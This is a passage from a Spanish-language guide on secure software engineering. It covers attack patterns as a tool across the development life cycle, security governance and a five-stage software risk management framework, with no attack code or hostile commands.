El principal desafío en la construcción de software seguro es que es mucho más fácil de encontrar vulnerabilidades en el software de lo que es hacerlo seguro. Sus diseñadores necesitan asegurarse de que es seguro contra muchos tipos diferentes de ataques, no sólo las aparentemente obvias. Esto claramente no es una tarea trivial. Sin embargo, el

atacante puede simplemente necesitar encontrar una vulnerabilidad explotable para lograr su objetivo y acceder.

La construcción de software seguro se ve agravado por la naturaleza virtual (no física) de software. Con muchos sistemas, el atacante puede llegar a poseer el software (la obtención de una copia local de atacar es a menudo trivial) o podría atacarlo desde cualquier parte del mundo a través de las redes. Dada la capacidad de los atacantes para atacar de forma remota y sin acceso físico, las vulnerabilidades quedan ampliamente mucho más expuestas a un ataque. Las pistas de auditoría pueden no ser suficientes para atrapar atacantes después de que un ataque se lleva a cabo, ya que los atacantes podrían aprovechar el anonimato de la red inalámbrica de un usuario desprevenido u ordenadores públicos para lanzar ataques.

Las ventaja de los atacantes se ven reforzada por el hecho de que los atacantes han estado aprendiendo cómo explotar el software desde hace varias décadas, pero la comunidad de desarrollo de software en general no se ha mantenido al día con el conocimiento que los atacantes han ganado. El problema sigue creciendo, en parte por el temor tradicional de la enseñanza de cómo se explota el software, en realidad podría reducir la seguridad de software ayudando a los atacantes ya existentes e incluso crear nuevos.

Para identificar y mitigar vulnerabilidades en el software, la comunidad de desarrollo necesita más que una buena ingeniería de software, prácticas de análisis, un sólido conocimiento de las características de seguridad de software y un potente conjunto de herramientas. Todas estas cosas son necesarias, pero no suficientes. Para ser eficaz, la comunidad tiene que pensar de forma creativa y tener una sólida comprensión de la perspectiva del atacante y los métodos utilizados para explotar software [Hoglund 2004; Koizol 2004].

Encontrar una manera de representar la perspectiva del atacante

Para que los equipos de desarrollo de software puedan tomar ventaja de la perspectiva del atacante en la construcción de la seguridad del software, primero tiene que haber un mecanismo para capturar y comunicar esta perspectiva de los expertos con conocimientos y comunicarla a los equipos. Un poderoso recurso para proporcionar un mecanismo de este tipo es el patrón de ataque.

Los patrones de diseño son una herramienta familiar utilizados por la comunidad de desarrollo del software para ayudar a resolver los problemas recurrentes encontrados durante el desarrollo del software [Alexander 1964, 1977, 1979; Gamma 1995]. Estos patrones intentan abordar de frente los problemas espinosos de la arquitectura segura, estable y eficaz del software y diseño. Desde la introducción de patrones de diseño, la construcción del modelo se ha aplicado a muchas otras áreas de desarrollo de software. Una de estas áreas es la seguridad del software y la representación de la perspectiva del atacante en forma de patrones de ataque.

Los patrones de ataque aplican el paradigma problema-solución de patrones de diseño en un contexto constructivo-destructivo. Aquí, el problema común dirigido por el patrón representa el objetivo del atacante de software, y la solución del patrón representa los métodos comunes para llevar a cabo el ataque. En resumen, los patrones de ataque describen las técnicas que los atacantes podrían utilizar para romper software.

¿Qué hace un patrón de ataque?

Un patrón de ataque, como mínimo, debe describir completamente lo que hace el ataque, qué tipo de habilidades o recursos son necesarios para ejecutar con éxito, y en qué contextos es aplicable y debe proporcionar suficiente información para que los defensores puedan prevenir o mitigar eficazmente.

Debe incluir normalmente la información que se muestra en la *Tabla 2-1*.

Nombre del patrón y clasificación	Identificador único y descriptivo del patrón.
Requisitos previos de ataque	¿Qué condiciones debe existir o que funcionalidades y características debe tener el software destino, o que conductas se exhiben para que este ataque tenga éxito?
	Una descripción del ataque, incluyendo la cadena de las medidas adoptadas
Vulnerabilidades o debilidades relacionadas	¿Qué vulnerabilidades o debilidades específicas hace este ataque? Las vulnerabilidades específicas deben hacer referencia al identificador estándar de la industria, tales como Vulnerabilidades y Exposiciones Comunes (CVE) número [CVE 2007] o US-CERT. Las debilidades específicas (subyacente cuestiones que pueden causar vulnerabilidades) deben hacer referencia al identificador estándar de la industria, tales como <i>Common Weakness Enumeration (CWE) [CWE 2007]</i> .
Método de ataque	¿Cuál es el vector de ataque utilizado (por ejemplo, la entrada maliciosa de datos, archivo creado de manera malintencionada, la corrupción del protocolo)?
Ataque de motivación-consecuencias	¿Qué está el atacante tratando de lograr mediante el uso de este ataque? Este no es el objetivo final de negocio / misión del ataque dentro del contexto de destino, sino más bien el resultado técnico específico que se podría utilizar para lograr el objetivo final de negocios / misión.
Habilidad o el conocimiento necesario del atacante	¿Qué nivel de habilidad o conocimiento específico es necesario para que el atacante tenga que ejecutar un ataque de ese tipo? Esto debe ser comunicado en una escala aproximada (por ejemplo, bajo, y de alta moderado), así como en contextual detalle de qué tipo de habilidades o conocimientos son obligatorios.

Recursos necesarios	¿Qué recursos (por ejemplo, ciclos de CPU, las direcciones IP, herramientas, tiempo) son necesarios para ejecutar el ataque?
Soluciones y mitigaciones	¿Qué acciones o enfoques se recomiendan para mitigar este ataque, ya sea a través de la resistencia o por medio de la resiliencia?
Descripción del contexto	¿En qué contextos técnicos (por ejemplo, plataforma, sistema operativo, lenguaje, paradigma arquitectónico) es este patrón relevante? Esta información es útil para la selección de un conjunto de patrones de ataque que son apropiados para un contexto dado.
Referencias	¿Qué otras fuentes de información están disponibles para describir este ataque?

Tabla 2-1. Componentes del patrón de ataque

Aprovechamiento de los patrones de ataque en todas las fases del SDLC

A diferencia de muchas de las actividades defensivas de contactos y conocimientos con un área de estrecho enfoque del impacto dentro del SDLC, los patrones de ataque son como un recurso que proporcionan valor potencial para el equipo de desarrollo durante todas las fases de desarrollo de software, independientemente de la SDLC elegido, incluyendo los requisitos, la arquitectura, el diseño, codificación, pruebas, e incluso la implementación del sistema.

Aprovechamiento de los patrones de ataque de los requisitos de seguridad positivos y negativos

Los requisitos de seguridad normalmente se dividen entre los requisitos positivos, que especifican los comportamientos funcionales del software que debe mostrar (a menudo características de seguridad), y los requisitos negativos (por lo general en forma de casos de mal uso / abuso), que describen los comportamientos que el software no debe exhibir.

Los patrones de ataque puede ser un recurso muy valioso para ayudar a identificar los requisitos de seguridad, tanto positivos como negativos. Ellos tienen beneficios directos en la definición esperada de reacción del software para los ataques que describen.

Muchas vulnerabilidades resultan de las especificaciones y requerimientos vagos. En general, los patrones de ataque permiten al ingeniero de requisitos preguntar "qué pasaría si.

Aprovechamiento de los patrones de ataque de Arquitectura y Diseño

Una vez que se han definido los requisitos, todo el software tiene que pasar por un cierto nivel de arquitectura y diseño. Independientemente de la formalidad del proceso seguido, los resultados de esta actividad serán la base para el software y la unidad de

todas las actividades de desarrollo restantes. Durante la arquitectura y el diseño, se deben tomar decisiones acerca de cómo se estructurará el software, cómo se integrarán los distintos componentes e interactúan, que tecnologías se utilizarán, y cómo se interpretan los requisitos que definen cómo funciona el software. Es necesaria una consideración cuidadosa durante esta actividad, teniendo en cuenta que tanto como el 50% de los defectos de software que llevan a los problemas de seguridad son los defectos de diseño [McGraw 2006]. En el ejemplo representado en la *Figura 2-3*, una potencial arquitectura podría consistir en un sistema de tres niveles con el cliente (un navegador Web usando JavaScript / HTML), un servidor web (usando servlets de Java), y un servidor de base de datos (usando Oracle 10i). Las decisiones tomadas en este nivel pueden tener implicaciones importantes para el perfil general de la seguridad del software.




Figura 2-6. Ejemplo de arquitectura

Los patrones de ataque pueden ser valiosos durante la planificación de la arquitectura del software y diseño de dos maneras. En primer lugar, algunos patrones de ataque describen los ataques que explotan directamente fallos en la arquitectura y diseño del software. Por ejemplo, hacer el patrón de ataque invisible al cliente se explotan problemas de confianza del lado del cliente que son evidentes en la arquitectura de software. En segundo lugar, los patrones de ataque de todos los niveles pueden proporcionar un marco útil para las amenazas que el software es probable que se enfrentan y con ello determinar qué características arquitectónicas y de diseño de deben evitar o incorporar específicamente. Hacer que el patrón de ataque sea invisible al cliente, por ejemplo, nos dice que absolutamente nada devuelto por el cliente es de confianza, independientemente de que se utilizan los mecanismos de seguridad de red (por ejemplo, SSL). El cliente no es de confianza, y un atacante puede enviar de vuelta,

literalmente, cualquier información que él o ella desea. Toda validación de entrada, las comprobaciones de autorización, y otras evaluaciones de seguridad se deben realizar en el lado del servidor. Realizar comprobaciones de autorización por parte del cliente para determinar qué datos mostrar es inaceptable.

Hacer que el patrón de ataque sea invisible al cliente instruye a los arquitectos y diseñadores que deben asegurarse de que absolutamente ninguna lógica de negocio sea crítica para la seguridad mientras se realiza en el lado del cliente. De hecho, dependiendo de los requisitos del sistema y las amenazas y riesgos que se enfrenta el sistema, los arquitectos y diseñadores pueden querer incluso definir un validador de entrada a través del cual todas las entradas al servidor debe pasar antes de ser enviadas a las otras clases. Tales decisiones deben ser tomadas en la arquitectura y la fase de diseño, y los patrones de ataque proporcionan alguna orientación sobre qué temas deben ser considerados.

Es esencial para la documentación de cualquier patrón de ataque utilizado en la fase de la arquitectura y el diseño que la aplicación se puede probar usando los patrones de ataque. Las pruebas deben ser creadas para validar las mitigaciones de los patrones de ataque considerados durante esta fase para llevarse a cabo correctamente.

Aprovechamiento de los patrones de ataque en la Implementación y Codificación

Si la arquitectura y el diseño se han realizado correctamente, cada desarrollador que implemente el diseño debería definir bien los componentes y las interfaces.

Los patrones de ataque pueden ser útiles durante la ejecución ya que enumeran las debilidades específicas dirigidas por los ataques utilizados y permiten a los desarrolladores asegurarse que estas deficiencias no se producen en su código. Estas debilidades podrían adoptar los errores validos de implementación o construcciones que simplemente se codifican y que pueden tener consecuencias para la seguridad si se usa incorrectamente. Desafortunadamente, los errores de ejecución no siempre son fáciles de evitar o detectar y corregir. Incluso después de que la aplicación tenga una revisión técnica básica, aún pueden seguir siendo abundantes y pueden hacer que el software sea vulnerable a acciones muy peligrosas. Si no se revisa adecuadamente una matriz unida, por ejemplo, podría permitir a un atacante ejecutar código arbitrario en el host de destino, que, de no realizar la validación de entrada adecuada podría permitir a un atacante destruir una base de datos completa.

Los problemas de seguridad subyacentes con errores de código no válido suelen ser más difíciles de identificar. No pueden ser identificados con un simple escaneo de caja negra o pruebas, pero en cambio requieren un conocimiento especializado de lo que estas debilidades muestran. Hay que centrarse en cómo se pueden utilizar los patrones de ataque para identificar debilidades específicas para la orientación y la mitigación del ataque a través de la información suministrada al desarrollador de antemano acerca de estas cuestiones para evitar la prestación de una lista de cuestiones (reglas de codificación de seguridad) que se debe buscar en las revisiones de código; a menudo

este último paso se puede automatizar mediante el uso de herramientas de análisis de seguridad. Es importante determinar con precisión qué patrones de ataque son aplicables para un proyecto en particular. En algunos casos, diferentes patrones de ataque pueden ser aplicables para diferentes componentes de un producto.

Aprovechamiento de los patrones de ataque en la fase de Pruebas de la Seguridad del Software

La fase de prueba se diferencia de las fases anteriores de la SDLC en que su objetivo no es necesariamente constructiva; el objetivo de las pruebas de seguridad basado en el riesgo es típicamente de romper software de modo que los problemas detectados se pueden arreglar antes de que un atacante puede encontrarlos [Whittaker 2003]. El propósito de usar los patrones de ataque en esta fase es que los individuos que realizan los diferentes niveles y tipos de pruebas que actúen como atacantes intenten romper el software. En la unidad de pruebas, los patrones de ataque aplicables deben ser utilizados para identificar las debilidades específicas pertinentes y para generar casos de prueba para cada componente, garantizando así que cada componente evite o al menos se resiste a estas debilidades. En las pruebas de integración, un problema de seguridad principal a considerar es si los componentes individuales hacen diferentes hipótesis que afectan a la seguridad, de manera que el conjunto integrado puede contener conflictos o ambigüedades. Los patrones de ataque documentados en la arquitectura y la fase de diseño se deben utilizar para crear pruebas de integración que exploran este tipo de ambigüedades y conflictos.

En las pruebas del sistema, todo el sistema se ejerce y se sondea para asegurarse de que cumple con todos sus requisitos funcionales y no funcionales. Si se utilizaron patrones de ataque en la fase de recopilación de requisitos para generar los requisitos de seguridad, las pruebas del sistema tendrán una base sólida para la identificación de casos de prueba que validan el comportamiento seguro. Estos requisitos de seguridad deben ser probados durante las pruebas del sistema. Por ejemplo, al utilizar codificación Unicode para el patrón de ataque Bypass de validación se puede generar casos de prueba que garanticen que la aplicación se comporta correctamente cuando se les proporciona entradas inesperadas. Los probadores deben introducir los caracteres que la aplicación se supone que no debe aceptar para ver cómo se comporta en estas condiciones. El comportamiento real de la aplicación cuando está bajo ataque debe ser el deseado y tal como se definió en los requisitos de seguridad.

2.3 Resumen

Es importante entender qué características del software hacen que sea más o menos seguro.

Se recomiendan 2 áreas de conocimiento de práctica en este capítulo:

- Una sólida comprensión de las propiedades de seguridad del núcleo (confidencialidad, integridad, disponibilidad, responsabilidad, y no repudio) y de las otras propiedades que influyen en ellos (exactitud, previsibilidad, fiabilidad,

seguridad, el tamaño, complejidad y la trazabilidad) proporciona una base sólida para la comunicación de las cuestiones de seguridad de software y para la comprensión y la puesta en contexto de las diversas actividades, recursos y sugerencias en este trabajo.

- Comprender tanto la defensiva y perspectivas del atacante, así como las actividades (puntos de contacto) y los recursos (patrones de ataque y otros) disponibles para influir en las propiedades de seguridad de software y permitir colocar las distintas actividades, recursos y sugerencias que se describen en este trabajo en una acción eficaz y puede provocar un cambio positivo.

La comprensión de las propiedades fundamentales que hacen un software seguro, las actividades y los conocimientos disponibles para influir en ellos, y los mecanismos disponibles para hacer valer y especificarlos sienta las bases para la discusión profunda de las prácticas de seguridad de software y conocimientos que se encuentran en los siguientes capítulos.

Página dejada en blanco intencionadamente

3. GOBERNANZA DEL SOFTWARE SEGURO

3.1. Introducción

El objetivo de este capítulo es ayudar a los jefes de proyectos de software a participar de manera más efectiva en la gestión de la seguridad mediante la comprensión de cómo colocar la seguridad en un contexto de negocios. Otro objetivo es una mejor comprensión de la forma de mejorar sus prácticas de gestión actuales y por lo tanto producir un software más seguro.

Los jefes de proyecto necesitan elevar la seguridad del software de una preocupación técnica independiente a un problema empresarial. Dado que la seguridad es un problema de negocios, la organización debe activar, coordinar, implementar y dirigir muchos de sus recursos básicos y las competencias para la gestión de riesgos de seguridad en concordancia con los objetivos de las entidades estratégicos, criterios operacionales, los requisitos de cumplimiento y la arquitectura del sistema técnico. Para mantener la seguridad de la empresa, la organización debe avanzar hacia un proceso de gestión de la seguridad que es estratégico, sistemático y repetible, con un uso eficiente de los recursos y el logro eficaz y coherente de objetivos [Caralli 2004b].

3.2. Gobernanza y la seguridad

Gobernanza implica establecer expectativas claras para la conducta empresarial y luego seguir adelante para que la organización cumpla con esas expectativas. La acción de gobernanza fluye desde la parte superior de la organización a todas sus unidades de negocio y proyectos. Si se hace bien, la gobernanza facilita el enfoque de una organización para casi cualquier problema de negocio, incluida la seguridad. Las normativas nacionales e internacionales exigen a las organizaciones y sus dirigentes demostrar el debido cuidado en relación con la seguridad. Aquí es donde la gobernanza puede ayudar.

El término *gobernanza* aplicado a cualquier objeto puede tener una amplia gama de interpretaciones y definiciones. A los efectos de este capítulo, se define la gobernanza para la seguridad empresarial de la siguiente manera:

- Dirigir y controlar una organización para establecer y mantener una cultura de la seguridad en la conducta de la organización (creencias, comportamientos, capacidades y acciones)
- El tratamiento adecuado de la seguridad como un requisito no negociable para estar en el negocio [Allen 2005]

En la publicación “*Information Security Handbook: A Guide for Managers*” [Bowen 2006], se define la gobernanza como seguridad de la información:

- El proceso de establecer y mantener un marco y estructura de soporte y los procesos de gestión para ofrecer garantías de que las estrategias de la seguridad

de la información:

- Están alineados con los objetivos de negocio y apoyo,
- Son consistentes con las leyes y reglamentos aplicables a través de la adhesión a las políticas y controles internos,
- Proporcionar la asignación de responsabilidades,
- Un esfuerzo para gestionar el riesgo.

En su artículo *Adopting an Enterprise Software Security Framework*, John Steven, un director en Cigital, afirma:

- En el contexto de un marco de seguridad de una empresa de software, la gobernanza es la competencia en la medición del riesgo inducido por el software y el apoyo a un proceso de toma de decisiones objetivas para la remediación y versión del software. [Steven 2006].

En el contexto de la seguridad, la gobernanza incorpora un fuerte enfoque en la gestión del riesgo. La gobernanza es una expresión de la gestión del riesgo responsable, y la gestión eficaz del riesgo requiere de una gobernanza eficaz. Una forma de gobernanza que gestiona el riesgo es especificar un marco para la toma de decisiones. La consistencia en la toma de decisiones en toda la empresa aumenta la confianza y reduce el riesgo.

3.3. La adopción de un marco de seguridad de las empresas de software

La mayoría de las organizaciones ya no dan por sentado que sus aplicaciones desplegadas son seguras. Pero incluso después de la realización de pruebas de penetración y de red, el personal de seguridad de operaciones pasa mucho tiempo persiguiendo incidencias.

Desafortunadamente, la seguridad del software podría ser nueva para una organización si uno no sabe que existe. Aun sabiendo por dónde empezar a menudo resulta un serio desafío. El primer paso hacia el establecimiento de una iniciativa de seguridad del software en toda la empresa es evaluar las fortalezas actuales de la organización de desarrollo de software y de seguridad y sus puntos débiles.

3.3.1 Errores comunes

Ya sea hacer frente al problema de manera formal o informal, de arriba hacia abajo o de abajo hacia arriba, las organizaciones alcanzaron los mismos obstáculos que se preparan para construir y comprar aplicaciones más seguras. Algunos de los errores más comunes son:

La falta de objetivos de la seguridad del software y la visión

El primer obstáculo para la seguridad del software es cultural. Se trata de cómo el software resiste al ataque, no lo bien que se protege el entorno en el que el software se ha implementado. Las organizaciones están empezando a comprender este concepto, pero no saben exactamente qué hacer al respecto y su primera reacción suele ser tirar el dinero.

Crear un nuevo grupo

Algunas organizaciones responden al problema de seguridad de software mediante la creación de un grupo para hacer frente a ella. La plantilla y la atención son necesarios, pero es un error usar gente de seguridad de red para crear una capacidad en la seguridad del software que no entienden suficientemente bien. Los recursos de seguridad de software deben ser colocados en los equipos de desarrollo y vistos como defensores de la seguridad, la integración y la superación de los obstáculos para el desarrollo.

Seguridad de software y mejoras de prácticas inexistente

Los analistas de seguridad no van a ser mucho más eficaces que las herramientas de pruebas de penetración si no saben qué buscar cuando analizan la arquitectura de software y el código.

En su lugar, se debe crear una guía de normativas específicas de la tecnología para los desarrolladores. Si la guía no explica exactamente qué hacer y cómo hacerlo, no es lo suficientemente específica. La orientación específica elimina las conjeturas de la mente del desarrollador y resuelve el problema de la coherencia entre los analistas de seguridad.

El riesgo del software no admite la toma de decisiones

Si una vulnerabilidad técnica se identifica, los analistas a menudo no entienden completamente su probabilidad e impacto. Es raro que una organización utilice un marco de gestión de riesgos para calcular sistemáticamente el impacto de un riesgo a nivel de la gestión de proyectos.

Las herramientas como respuesta

Las empresas a menudo creen que una autenticación, gestión de sesiones, el cifrado de datos, o un producto similar protege su software completamente. Aunque sirven como componente esencial para la propuesta de seguridad de software de una organización, la mayoría de las organizaciones tienen una débil adopción de estas herramientas. Lo peor es que estas tecnologías son empleadas a menudo sin ser investigadas adecuadamente. No sólo los propios productos poseen vulnerabilidades, también si los equipos de desarrollo de la organización no fueron consultados para ayudar con la implementación hace que la integración sea difícil. Incluso si la adopción de estas herramientas estaría

completa, no se aseguran que una aplicación podría resistir al ataque.

Las pruebas de penetración y las herramientas de análisis estático no son tampoco las mejores. Estas herramientas ayudan a las personas a encontrar vulnerabilidades, pero hay mucho más para fomentar la seguridad en las aplicaciones de software que ejecuta estas herramientas.

3.3.2 Definir un plan de trabajo

Cada competencia depende un poco de los otros. Es una tontería tratar de entender todas las interdependencias sutiles desde el principio e intentar un despliegue "big bang". Tener dos cosas en mente:

- **Paciencia:** Tomará por lo menos de tres a cinco años crear un grupo de trabajo, las máquina de seguridad de software están en constante evolución. Los éxitos de toda la organización se pueden mostrar dentro de un año. Se debe usar ese tiempo para obtener más aceptación y un mayor presupuesto.
- **Clientes:** Los clientes son los grupos de software que soportan las líneas de negocio de la organización. Cada hito en la hoja de ruta debería representar un valor proporcionado a la organización para el desarrollo, no otro obstáculo.

3.4. ¿Cuánta seguridad es suficiente?

Antes de seleccionar qué acciones de gobernanza y de gestión de seguridad se deben tomar y en qué orden, debe responder a la siguiente pregunta: ¿Cuánta seguridad es suficiente?

La determinación de cuanta seguridad es adecuada es en gran parte sinónimo de determinación y de la gestión de riesgos. Siempre que sea posible, una organización puede implementar controles que satisfacen los requisitos de seguridad de *sus procesos de negocio* críticos y *activos*. Cuando esto no sea posible, los riesgos de seguridad a tales procesos y activos pueden ser identificados, mitigados, y gestionados a un nivel de riesgo residual que sea aceptable para la organización.

La seguridad adecuada se ha definido de la siguiente manera: "La condición en la que las estrategias de protección de los activos críticos de una organización y los procesos de negocio son proporcionales a la tolerancia de la organización por el riesgo" [Allen 2005]. En esta definición, las estrategias de protección incluyen principios, políticas, procedimientos, procesos, prácticas, los indicadores y medidas, todos lo cual son elementos de un sistema global de controles de rendimiento.

Un *activo* es cualquier cosa de valor a una organización. Los activos incluyen información como las estrategias y los planes de la empresa, información de productos y datos del cliente; tecnologías, tales como hardware, software y servicios basados en las tecnologías; instalaciones y servicios de apoyo; y artículos de valor significativo, pero en gran medida intangibles como la marca, la imagen y la reputación.

Un *proceso* es un conjunto de acciones o pasos progresivos e interdependientes por el cual se obtiene un resultado final definido. Los procesos de negocio crean los productos y servicios que ofrece una organización y puede incluir la gestión de relaciones con clientes, gestión financiera y presentación de informes, y la gestión de las relaciones y los acuerdos contractuales con socios, proveedores y contratistas.

Tolerancia al riesgo

La tolerancia al riesgo se puede expresar tanto cualitativa como cuantitativamente. Por ejemplo, podríamos definir los niveles alto, medio y bajo del riesgo residual.

Con el beneficio de esta descripción, una manera útil de abordar la cuestión "¿Cuánta seguridad es suficiente?" es preguntar primero: "¿Cuál es nuestra definición de la seguridad adecuada?" Para ello, podemos explorar las siguientes preguntas más detalladas:

- ¿Cuáles son los activos críticos y procesos empresariales de apoyo a la consecución de nuestros objetivos de la organización? ¿Cuáles son las tolerancias al riesgo de la organización, tanto en general como en lo que respecta a los activos y los procesos críticos?
- ¿En qué condiciones y con qué probabilidad son activos y los procesos en riesgo? ¿Cuáles son las posibles consecuencias adversas si se realiza un riesgo? ¿Estos riesgos encajan dentro de nuestras tolerancias al riesgo?
- En los casos en que los riesgos van más allá de estos límites, ¿qué acciones de mitigación ¿tenemos que tomar y con qué prioridad? ¿Estamos tomando decisiones conscientes para aceptar niveles de exposición al riesgo y la gestión eficaz del riesgo residual? ¿Hemos considerado los mecanismos para el intercambio de impacto de potencial riesgo (por ejemplo, a través de seguros o con terceros)?
- ¿Para aquellos riesgos que no quieren o no aceptan, ¿qué estrategias de protección necesitamos para poner en su lugar? ¿Cuál es la relación coste-beneficio o retorno de la inversión de la implementación de estas estrategias?
- ¿Qué tan bien estamos manejando nuestro estado de seguridad hoy en día? ¿Qué tan seguro estamos de que nuestras estrategias de protección sostendrán un nivel aceptable de seguridad de 30 días, 6 meses y 1 año a partir de ahora? ¿Estamos actualizando nuestra comprensión y definición de nuestro estado de seguridad como parte de los procesos de planificación y revisión normales?

3.4.1 Un Marco de Gestión de Riesgo para la seguridad del software

Los riesgos de seguridad de software incluyen los riesgos que se encuentran en los productos y los resultados producidos por cada fase del ciclo de vida durante las actividades de aseguramiento, los riesgos introducidos por los procesos insuficientes, y los riesgos relacionados con el personal. El marco de gestión de riesgos (RMF) que se

describe aquí se puede utilizar para implementar un nivel alto de análisis de riesgos coherente y repetitivo que está profundamente integrado en todo el SDLC.

Cinco etapas de la actividad

La *Figura 3-1* muestra la RMF como un proceso de ciclo cerrado con cinco etapas fundamentales de la actividad:

1. Entender el contexto empresarial.
2. Identificar los riesgos técnicos y de negocio.
3. Sintetizar y priorizar los riesgos, produciendo un conjunto clasificado.
4. Definir la estrategia de mitigación de riesgos.
5. Llevar a cabo las correcciones necesarias y validar que son correctas.




Figura 3-1. Un marco de gestión de riesgos de la seguridad de software

Cada una de estas etapas se resume brevemente a continuación.

1. Comprender el contexto de negocios

La gestión de riesgos del software se produce en un contexto de negocios. La creciente integración de procesos de negocio y sistemas de TI significa que los riesgos del software a menudo tienen consecuencias graves y específicos de la misión de la organización. Dado que los recursos son raramente ilimitados, la mitigación de los riesgos del software puede y debe ser una prioridad de acuerdo a la gravedad de los riesgos de negocio relacionados.

Los riesgos son inevitables y son una parte necesaria del desarrollo de software. La

gestión de riesgos se ve profundamente afectada por la motivación empresarial relevante. Así, la primera etapa de la gestión de los riesgos del software implica el conseguir una manija en la situación del negocio.

Durante esta etapa, el analista debe extraer y describir los objetivos de negocio, las prioridades y circunstancias para entender qué tipo de riesgos son importantes para preocuparse y que objetivos de negocio son primordiales. Los objetivos de negocio pueden incluir, por ejemplo, el aumento de los ingresos, el cumplimiento de los acuerdos de nivel de servicio, reducir los costes de desarrollo, y generar un alto retorno de la inversión.

2. Identificar riesgos de negocio y técnicos

Los riesgos del negocio amenazan directamente uno o más de los objetivos de negocio del cliente. La identificación de estos riesgos ayuda a clarificar y cuantificar la posibilidad de que ciertos acontecimientos afectarán directamente a los objetivos de negocio. Los riesgos de negocio tienen impactos que incluyen la pérdida financiera directa, el daño a la marca o la reputación, la violación de los clientes o las restricciones regulatorias, la exposición a la responsabilidad, y el aumento de los costes de desarrollo.

El proceso de identificación de riesgos de negocios ayuda a definir y orientar el uso de los métodos técnicos particulares para la extraer, medir y mitigar los riesgos para diversos artefactos de software tales como los requisitos, la arquitectura y las especificaciones de diseño.

3. Sintetizar y priorizar los riesgos

Un gran número de riesgos se hacen inevitablemente aparentes en casi cualquier sistema. La identificación de estos riesgos es importante, pero es la priorización de los riesgos que lleva directamente a la creación del valor.

La síntesis y la priorización deben responder a preguntas como "¿Qué vamos a hacer en primer lugar, dada la situación del riesgo actual?" y "¿Cuál es la mejor asignación de recursos, sobre todo en cuanto a las actividades de mitigación de riesgos?" El proceso de priorización debe tomar en cuenta que los objetivos de negocio son los más importantes para la organización, que las metas se ven amenazados de inmediato, y cómo los riesgos que puedan hacerse realidad pueden afectar el negocio. La salida de esta etapa es una lista de todos los riesgos, junto con sus prioridades relativas para su resolución. Las típicas métricas de riesgo podrían incluir, por ejemplo, la probabilidad de riesgo, el impacto del riesgo, la gravedad del riesgo y el número de riesgos emergentes y mitigados a través del tiempo.

4. Definir la estrategia de mitigación de riesgos

Dado un conjunto de riesgos priorizados de la etapa 3, la etapa 4 crea una estrategia coherente para la mitigación de los riesgos de mayor prioridad en una manera efectiva

de coste. Todas las actividades de mitigación sugeridas deben tener en cuenta el coste, el tiempo para poner en práctica, la probabilidad de éxito, la integridad y el impacto sobre todo el conjunto de riesgos. Una estrategia de mitigación de riesgos debe verse limitada por el contexto del negocio. La estrategia también debe identificar específicamente las técnicas de validación que pueden ser utilizadas para demostrar que los riesgos están adecuadamente mitigados. Las métricas típicas a considerar en esta etapa son de carácter financiero e incluyen, por ejemplo, el coste estimado de las acciones de mitigación, retorno de la inversión, el método de la eficacia en términos de impacto en euros, y el porcentaje de los riesgos cubiertos por las medidas de mitigación. Normalmente, no es rentable mitigar todos los riesgos posibles, por lo que un cierto nivel de riesgo residual se mantendrá una vez se toman las medidas de mitigación. Por supuesto, estos riesgos residuales necesitan ser revisados regularmente y gestionado de forma consciente.

5. Fijar los problemas y validar las correcciones

Una vez que una estrategia de mitigación se ha definido, se debe ejecutar. Los artefactos en el que los problemas han sido identificadas (como defectos arquitectónicos en un diseño, los requisitos de las colisiones, o problemas en las pruebas) deben ser arregladas. La mitigación del riesgo se lleva a cabo de acuerdo con la estrategia definida en la etapa 4. El progreso en esta etapa debe ser medida en términos de exhaustividad en contra de la estrategia de mitigación de riesgos. Los buenos indicadores incluyen, por ejemplo, el progreso frente a los riesgos, los riesgos abiertos restantes y cualquier artefacto de métricas de calidad previamente identificadas.

Esta etapa debe definir y dejar en su lugar un proceso medible y repetible, y verificable de validación que se pueden ejecutar de vez en cuando para verificar continuamente la calidad del artefacto. Las métricas típicas empleadas durante esta etapa incluyen métricas de artefactos de calidad así como los niveles de eficacia de la mitigación de riesgos.

La medición y los reportes de información de Riesgo

La importancia de la identificación, el seguimiento, almacenamiento, medición y los reportes de la información de riesgos de software no se puede exagerar. El uso exitoso de la RMF depende de la identificación continua y consistente, de la revisión y documentación de la información de riesgo, ya que cambia con el tiempo. Una lista maestra de riesgos debe mantenerse durante todas las etapas de la ejecución de RMF y continuamente revisada. Por ejemplo, el número de riesgos identificados en diversos artefactos de software y / o fases del ciclo de vida del software se puede utilizar para identificar las áreas problemáticas en el proceso del software.

Tales indicadores deben ayudar a la organización a alcanzar los siguientes extremos:

- Una mejor gestión de los riesgos empresariales y técnicos, teniendo en cuenta los objetivos de calidad
- Hacer más informadas las decisiones de negocio objetivas con respecto a

- software (por ejemplo, si una aplicación está lista para lanzarse)
- Mejorar los procesos de desarrollo de software internos y por lo tanto mejorar la gestión de los riesgos del software

